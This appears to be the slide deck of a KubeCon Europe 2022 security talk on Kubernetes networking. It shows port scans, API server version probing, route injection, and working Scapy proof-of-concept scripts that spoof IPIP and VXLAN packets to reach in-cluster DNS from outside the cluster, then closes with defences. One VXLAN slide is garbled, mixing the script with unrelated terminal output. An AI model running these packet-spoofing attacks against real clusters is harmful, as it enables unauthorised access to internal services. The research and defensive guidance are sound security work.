

# Three Surprising K8s Networking “Features” and How to Defend Against Them

James Cleverley-Prance, ControlPlane

# `k whoami`

## Background

- Penetration Tester

## ControlPlane

- Security Consultant
- Training & Workshops
- CTF Contributor (CN Security Days)



# Agenda

- Kubernetes external attack surface - what can we discover
- What underlying primitives can we abuse?
- Deeper - CNIs part 1
- Deeper - CNIs part 2
- How do I defend against the above

# Why?

- Typical Assumptions
  - Compromised pod
  - Compromised developer
  - Not Today <sup>TM</sup>, let's apply some classical techniques...



KubeCon



CloudNativeCon

Europe 2022

# Network Attack Surface



controlplane

# TCP Port Scan



KubeCon



CloudNativeCon

Europe 2022

Worker

```
Nmap scan report for 10.123.0.20
Host is up, received arp-response (0.000073s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.8 (protocol 2.0)
10250/tcp open  ssl/http syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http     syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

```
core@worker-00 ~ $ sudo ss -tlnp | grep 1025
LISTEN 0      4096      *:10250      *:*        users: (("kubelet",pid=983,fd=28))
LISTEN 0      4096      *:10256      *:*        users: (("kube-proxy",pid=1387,fd=10))
```



controlplane

# TCP Port Scan



KubeCon



CloudNativeCon

Europe 2022

## Control Plane

```
Nmap scan report for 10.123.0.10
Host is up, received arp-response (0.00015s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 8.8 (protocol 2.0)
2379/tcp   open  ssl/etcd-client? syn-ack
2380/tcp   open  ssl/etcd-server? syn-ack
6443/tcp   open  ssl/sun-sr-https? syn-ack
10250/tcp  open  ssl/http     syn-ack  Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp  open  http         syn-ack  Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```



controlplane

# TLS Certificates



KubeCon



CloudNativeCon

Europe 2022

```
~ > openssl s_client -showcerts -connect 10.123.0.10:6443 </dev/null 2>/dev/null | openssl x509 -text -noout
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 67814308258540956 (0xf0ecc10a706d9c)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: CN = kubernetes
    Validity
      Not Before: May  2 10:47:46 2022 GMT
```

...

```
X509v3 Subject Alternative Name:
  DNS:control-plane-00, DNS:kubernetes, DNS:kubernetes.default, DNS:kubernetes.default.svc, DNS:kubernetes.de
fault.svc.cluster.local, IP Address:10.100.0.1, IP Address:10.123.0.10
```



controlplane



# /version



KubeCon



CloudNativeCon

Europe 2022

```
~ > curl -k https://10.123.0.10:6443/version
{
  "major": "1",
  "minor": "23",
  "gitVersion": "v1.23.6",
  "gitCommit": "ad3338546da947756e8a88aa6822e9c11e7eac22",
  "gitTreeState": "clean",
  "buildDate": "2022-04-14T08:43:11Z",
  "goVersion": "go1.17.9",
  "compiler": "gc",
  "platform": "linux/amd64"
}%
```



controlplane

```
~ > nmap -sTC -p6443 --script=kubernetes-info -Pn 10.123.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 18:48 BST
Nmap scan report for 10.123.0.10
Host is up (0.00034s latency).
```

```
PORT      STATE SERVICE
6443/tcp  open  kubernetes
| kubernetes-info:
|   Certificate CommonName: kube-apiserver
|   Certificate SubjectAltNames:
|     control-plane-00
|     10.100.0.1
|     10.123.0.10
|   Version Info:
|     gitTreeState: clean
|     goVersion: go1.17.8
|     gitCommit: c285e781331a3785a7f436042c65c5641ce8a9e9
|     gitVersion: v1.23.5
|     buildDate: 2022-03-16T15:52:18Z
|     major: 1
|     minor: 23
|     compiler: gc
|     platform: linux/amd64
|_ Kubeadm Bootstrap Config: false
```



CloudNativeCon  
Europe 2022



controlplane

# UDP Port Scan



KubeCon



CloudNativeCon

Europe 2022

```
~ > sudo nmap -sU -n -p2049,4789,6783,8053,8285,8472 10.123.0.10,20 --open --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 19:11 BST
Nmap scan report for 10.123.0.10
Host is up, received arp-response (0.00011s latency).
Not shown: 5 closed udp ports (port-unreach)
PORT      STATE      SERVICE REASON
4789/udp  open|filtered unknown no-response
MAC Address: 52:54:00:EE:E1:8A (QEMU virtual NIC)
```



controlplane



KubeCon



CloudNativeCon

Europe 2022

# Linux Networking



# “Kubernetes is a router”



KubeCon



CloudNativeCon

Europe 2022

```
core@control-plane-00 ~ $ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

<https://raesene.github.io/blog/2021/01/03/Kubernetes-is-a-router/>



controlplane

# Forward ALL The Packets




KubeCon



CloudNativeCon

Europe 2022



# DEMO: Routing to the Cluster



# It's not a Bug, It's a Feature

L2 networks and linux bridging [↗](#)

# KUBE-ROUTER



KubeCon



CloudNativeCon

Europe 2022




ROMANA



controlplane



# Overlay Networks



# IPIP Overview



KubeCon



CloudNativeCon

Europe 2022

Layer		Example Protocol
L1	Physical	Physical Layer
L2	Data	Ethernet Frame
L3	Network	IP Packet
L4	Transport	TCP / UDP
L5-7	~ Application	HTTP



controlplane

# IPIP Encapsulation



KubeCon



CloudNativeCon

Europe 2022

L2	Ethernet Frame
L3	IP Packet (Outer) Src: Node IP                  Dest: Node IP
	IP Packet (Inner) Src: Pod IP                  Dest: Pod IP
L4	TCP / UDP



# IPIP Encapsulation



KubeCon



CloudNativeCon

Europe 2022

L2	Ethernet Frame
L3	IP Packet (Outer) Src: ?? Dst: Node IP
	IP Packet (Inner) Src: ?? Dst: Pod IP
L4	TCP / UDP





```
# outer
srcmac="52:54:00:7c:bb:81"
srcip="10.123.0.10"
nodeip="10.123.0.20"

# inner
returnip="10.123.0.8"
destip="10.100.0.10"
dstport=53
srcport=55353

ipip=Ether(src=srcmac)/IP(src=srcip,dst=nodeip)/IP(src=returnip,dst=destip)

payload = UDP(sport=srcport,dport=dstport)/DNS(rd=1,id=0xdead,qd=DNSQR(qname="any.any.svc.cluster.local",qtype="SRV"))

packet=ipip/payload

sniff = AsyncSniffer(filter=f"udp and port {srcport}", count=1)
sniff.start()

sendp(packet, loop=0)
sniff.join()
```



KubeCon



CloudNativeCon

Europe 2022

```
~/kcdemo master !2 ?2 > sudo python3 ipip.py
```

```
Sent 1 packets.
```

```
kubernetes.default.svc.cluster.local:443
```

```
kube-dns.kube-system.svc.cluster.local:53
```

```
kube-dns.kube-system.svc.cluster.local:9153
```

```
dashboard.default.svc.cluster.local:8080
```

Wireshark interface showing a DNS query and response. The filter is set to 'dns'. The packet list shows three packets: a DNS query (No. 12), a DNS response (No. 17), and an ICMP destination unreachable (No. 18).

No.	Time	Source	Destination	Protocol	Length	Info
12	2.444358902	10.123.0.8	10.100.0.10	DNS	107	Standard query 0xdead SRV any.any.svc.cluster.local
17	2.444739722	10.100.0.10	10.123.0.8	DNS	362	Standard query response 0xdead SRV any.any.svc.cluster.local SRV 0 20 443 k
18	2.444759149	10.123.0.8	10.100.0.10	ICMP	390	Destination unreachable (Port unreachable)



KubeCon



CloudNativeCon

Europe 2022

```
› Frame 12: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 10.123.0.10, Dst: 10.123.0.20
› Internet Protocol Version 4, Src: 10.123.0.8, Dst: 10.100.0.10
› User Datagram Protocol, Src Port: 55353, Dst Port: 53
› Domain Name System (query)
```

```
› Frame 21: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 10.0.167.65, Dst: 10.123.0.8
› User Datagram Protocol, Src Port: 53, Dst Port: 55353
› Domain Name System (response)
```



controlplane



# Overlay Networks II

# VXLAN Overview



KubeCon



CloudNativeCon

Europe 2022

Layer		Example Protocol
L1	Physical	Physical Layer
L2	Data	Ethernet Frame
L3	Network	IP Packet
L4	Transport	TCP / UDP
L5-7	~ Application	HTTP



# VXLAN Encapsulation



KubeCon



CloudNativeCon

Europe 2022

L2	Ethernet Frame
L3	IP Packet Src: Node IP      Dest: Node IP
L4	UDP
L5-7	VXLAN Header VNI: 1
L2 (enc)	Ethernet Frame VTEP: xx:xx:xx:xx:xx:xx
L3 (enc)	IP Packet Src: Pod IP      Dest: Pod IP
L4 (enc)	TCP / UDP



controlplane

# VXLAN Encapsulation



KubeCon



CloudNativeCon

Europe 2022

L2	Ethernet Frame
L3	IP Packet Src: ??                      Dest: Node IP
L4	UDP
L5-7	VXLAN Header VNI: 1
L2 (enc)	Ethernet Frame VTEP: ??
L3 (enc)	IP Packet Src: ??                      Dest: Pod IP
L4 (enc)	TCP / UDP





```
control-plane-00: Ready control-plane 24m v1.23.6 app.kubernetes.io/managed-by=pulumi, beta.kubernetes.io/arch=amd64, beta.kubernetes.io/os=linux, kubernetes.io/arch=amd64, kuber
netes.io/hostname=control-plane-00, kubernetes.io/os=linux, node-role.kubernetes.io/control-plane=true
nodemac="52:54:00:22:f6:29" #one> 23m v1.23.6 beta.kubernetes.io/arch=amd64, beta.kubernetes.io/os=linux, kubernetes.io/arch=amd64, kubern
es.io/os=linux
outersrc="10.123.0.10" # kubectrl edit nodes worker-00 kubernetes-admin@labernetes: jpts@nysour
outerdst="10.123.0.20" # target
vxlanport=4789 # kubelab-pulumi master [16 713] 7s jpts@nysour
vni=1
valid_lft forever preferred_lft forever
inet6 fe80::ac0:b2ff:feb5:1320/64 scope link
valid_lft forever preferred_lft forever
# inner
4: cn10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue state UP group default qlen 1000
link/ether 3e:1f:8d:7f:1a:a6 brd ff:ff:ff:ff:ff:ff
broadcastmac="ae:b0:b2:b5:13:20" # dest node VTEP
valid_lft forever preferred_lft forever
bastion="10.123.0.8"
if:8dff:fe7f:1aa6/64 scope link
valid_lft forever preferred_lft forever
destination="10.100.0.53"
link/ether 1a:e5:32:a9:53:53 brd ff:ff:ff:ff:ff:ff link-netns cni-ffb6af87-2755-26a8-51ed-e90c28ee70f5
dstport=53
srcport=53533
fe80::18e5:32ff:fea9:5353/64 scope link
valid_lft forever preferred_lft forever
care@worker-00 ~$ q
vxlan=Ether(dst=nodemac)/IP(src=outersrc,dst=outerdst)/UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
default via 10.123.0.1 dev enp1s0 proto static metric 100
10.0.0.0/8 via 10.123.0.20 dev cn10
10.100.0.0/24 via 10.123.0.20 dev cn10
-> sudo ip ro del 10.100.0.0/22
user@bastion
-> sudo ip ro add 10.0.0.0/16 via 10.123.0.20
user@bastion
sniff = AsyncSniffer(filter=f"udp and port {srcport}", count=1)
user@bastion
sniff.start() -z 10.100.0.81 8080
Connection to 10.100.0.81 8080 port [tcp/http-alt] succeeded!
user@bastion
-> nc -v -z 10.100.0.1 8080
user@bastion
sendp(packet, loop=0)
-> nc -v -z 10.100.0.1 443
x 10? user@bastion
sniff.join()
```



Con | CloudNativeCon  
Europe 2022

```
~/kcdemo master !3 ?2 > sudo python3 vxlan_poc.py
```

```
.  
Sent 1 packets.
```

```
kubernetes.default.svc.cluster.local:443
```

```
kube-dns.kube-system.svc.cluster.local:53
```

```
kube-dns.kube-system.svc.cluster.local:9153
```

```
dashboard.default.svc.cluster.local:8080
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



dns

No.	Time	Source	Destination	Protocol	Length	Info
15	10.041938751	10.123.0.8	10.100.0.10	DNS	1...	Standard query 0xdead SRV any.any.svc.cluster.local
22	10.042437734	10.100.0.10	10.123.0.8	DNS	3...	Standard query response 0xdead SRV any.any.svc.cluster.local
23	10.042461303	10.123.0.8	10.100.0.10	ICMP	3...	Destination unreachable (Port unreachable)





KubeCon



CloudNativeCon

Figure 2022

```
Frame 15: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.123.0.10, Dst: 10.123.0.20
User Datagram Protocol, Src Port: 4789, Dst Port: 4789
Virtual eXtensible Local Area Network
Ethernet II, Src: RealtekU_7c:bb:81 (52:54:00:7c:bb:81), Dst: ae:b0:b2:b5:13:20 (ae:b0:b2:b5:13:20)
Internet Protocol Version 4, Src: 10.123.0.8, Dst: 10.100.0.10
User Datagram Protocol, Src Port: 55353, Dst Port: 53
Domain Name System (query)
```

```
Frame 22: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.100.0.10, Dst: 10.123.0.8
User Datagram Protocol, Src Port: 53, Dst Port: 55353
Domain Name System (response)
```



controlplane

# Defences & Limitations

- root user
- Isolate bastion hosts away from K8s node pools
- Act as if node subnets are a trust boundary, and write firewall rules accordingly
- Network Policies
- IP Spoofing Protection
- `rp_filter`



Fin.

[bit.ly/nmap-kube-info](https://bit.ly/nmap-kube-info)

[bit.ly/k8s-net-features](https://bit.ly/k8s-net-features)

 @jpts\_